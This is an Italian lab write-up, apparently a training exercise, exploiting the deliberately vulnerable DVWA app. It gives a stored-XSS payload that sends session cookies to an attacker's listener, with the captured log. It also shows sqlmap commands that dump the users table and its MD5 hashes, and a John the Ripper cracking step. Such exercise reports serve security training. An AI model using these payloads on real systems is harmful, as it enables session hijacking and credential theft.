

Exploit delle vulnerabilità XSS e SQLi

XSS stored

Introduzione:

La vulnerabilità **XSS** (Cross-Site Scripting) **Stored** è un tipo di vulnerabilità web in cui un attaccante è in grado di **inserire script dannosi** (payload) all'interno di una risorsa web, come un database, un forum o un sistema di commenti, e questi script vengono successivamente visualizzati e eseguiti quando un utente visualizza la pagina web.

Stored indica che il payload dannoso è **archiviato o memorizzato sul server**, spesso all'interno di un database o di una risorsa di archiviazione dati persistente.

XSS stored

Esercizio:


Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

XSS stored

Essendo che l'esercizio richiede che i cookie vengano inviati ad un server sotto il nostro controllo, procedo subito ad avviarne uno tramite comando:

```
python -m http.server 1337
```

in questo caso il server utilizza un metodo http e lo abbiamo messo in ascolto sulla porta 1337

A screenshot of a Kali Linux terminal window. The title bar shows a window icon, a close button, and the text 'kali@kali: ~/Desktop'. The terminal content shows the prompt '(kali@kali)-[~/Desktop]' followed by the command '\$ python -m http.server 1337'. Below the command, the output 'Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...' is displayed, followed by a blank line and a cursor.

```
kali@kali: ~/Desktop  
  
(kali@kali)-[~/Desktop]  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
█
```

192.168.50.101/dvwa/vulnerabilities/xss_s/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Name * Simone

Message *

Sign Guestbook

Name: test
Message: This is a test comment.

Name: Simone
Message:

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility

Search HTML

```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3"
      maxlength="500"></textarea>
  </td>
</tr>
```

Filter Styles Layout Computed Changes Compatibility

show .cls + Flexbox

inli Select a Flex container or item to continue.

element :: {


} Grid

main.css:

CSS Grid layout on this page

Collegandoci alla pagina da sfruttare e andando nella sezione XSS stored notiamo che la casella del messaggio può contenere solo 50 caratteri, con una facile modifica rendo la capienza massima di 500, così da essere sicuro di renderla abbastanza capiente per il codice che andremo ad inserire

XSS stored



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored**
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Simone

Message *

```
<script>>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>
```

Sign Guestbook

Name: test

Message: This is a test comment.

Name: Simone

Message:

More info

<http://hacker.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin

Security Level: low

PHPIDS: disabled

Inserisco lo script:

```
<script>window.location='http//127.0.0.1:1337/?cookie='+document.cookie</script>
```

questo script permetterà di inviare i cookies al nostro server in ascolto

XSS stored

Come si nota siamo riusciti a recuperare tutti i cookies della sessione

```
(kali@kali)~[~/Desktop]
$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [12/Jan/2024 13:14:56] "GET /?cookie=security=low;%20PHPSESSID=c3db4cad61ed7e096e595b716214c5d0 HTTP/1.1" 200 -
127.0.0.1 - - [12/Jan/2024 13:14:57] code 404, message File not found
127.0.0.1 - - [12/Jan/2024 13:14:57] "GET /favicon.ico HTTP/1.1" 404 -
```

SQLi Blind

Introduzione:

La vulnerabilità **SQL Injection** (SQLi) **Blind** è una categoria di vulnerabilità web che si verifica quando un'applicazione web è vulnerabile a un'iniezione SQL, ma non restituisce direttamente i risultati dell'iniezione al client. In altre parole, l'attaccante non può vedere direttamente i **dati estratti dal database** nel contesto della risposta HTTP, ma può **sfruttare la vulnerabilità** attraverso altri mezzi.


SQLi Blind

Esercizio:

Recuperare le password degli utenti presenti sul DataBase (sfruttando la SQLi).

SQLi Blind


Per prima cosa ci colleghiamo al sito web da exploitare e subito dopo, cliccando col tasto destro ovunque nella pagina, clicco ispeziona elementi; mi sposto sulla voce network (come in figura) e sulla destra troverò l'ID di sessione



SQLi Blind

Tramite tool sqlmap avvio una scansione sul sito web targettato, qui ci torna utile l'id di sessione recuperato precedentemente, visto che andrà inserito nella linea di comando.

```
(kali@kali)-[~/Desktop]
$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i_blind/?id=mmm6Submit=Submit" --cookie="PHPSESSID=97a2120eb879e18a499d57d1ff958a41; security=low" -T users --dump
```



SQLi Blind

Dopo qualche conferma da parte del tool e qualche secondo di attesa, siamo riusciti a recuperare la tabella degli utenti con relativo ID, User e Password

Database: dvwa


Table: users

[5 entries]

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob

SQLi Blind

Nel caso riuscissimo a trovare solo le password cifrate, esiste un tool chiamato JohnTheRipper che permette di decifrare queste password



Copiando le password cifrate e inserendole all'interno di un elenco (in questo caso `pass.txt`) Tramite comando: `john pass.txt --show --format=Raw-MD5` il tool ci restituisce le password decifrate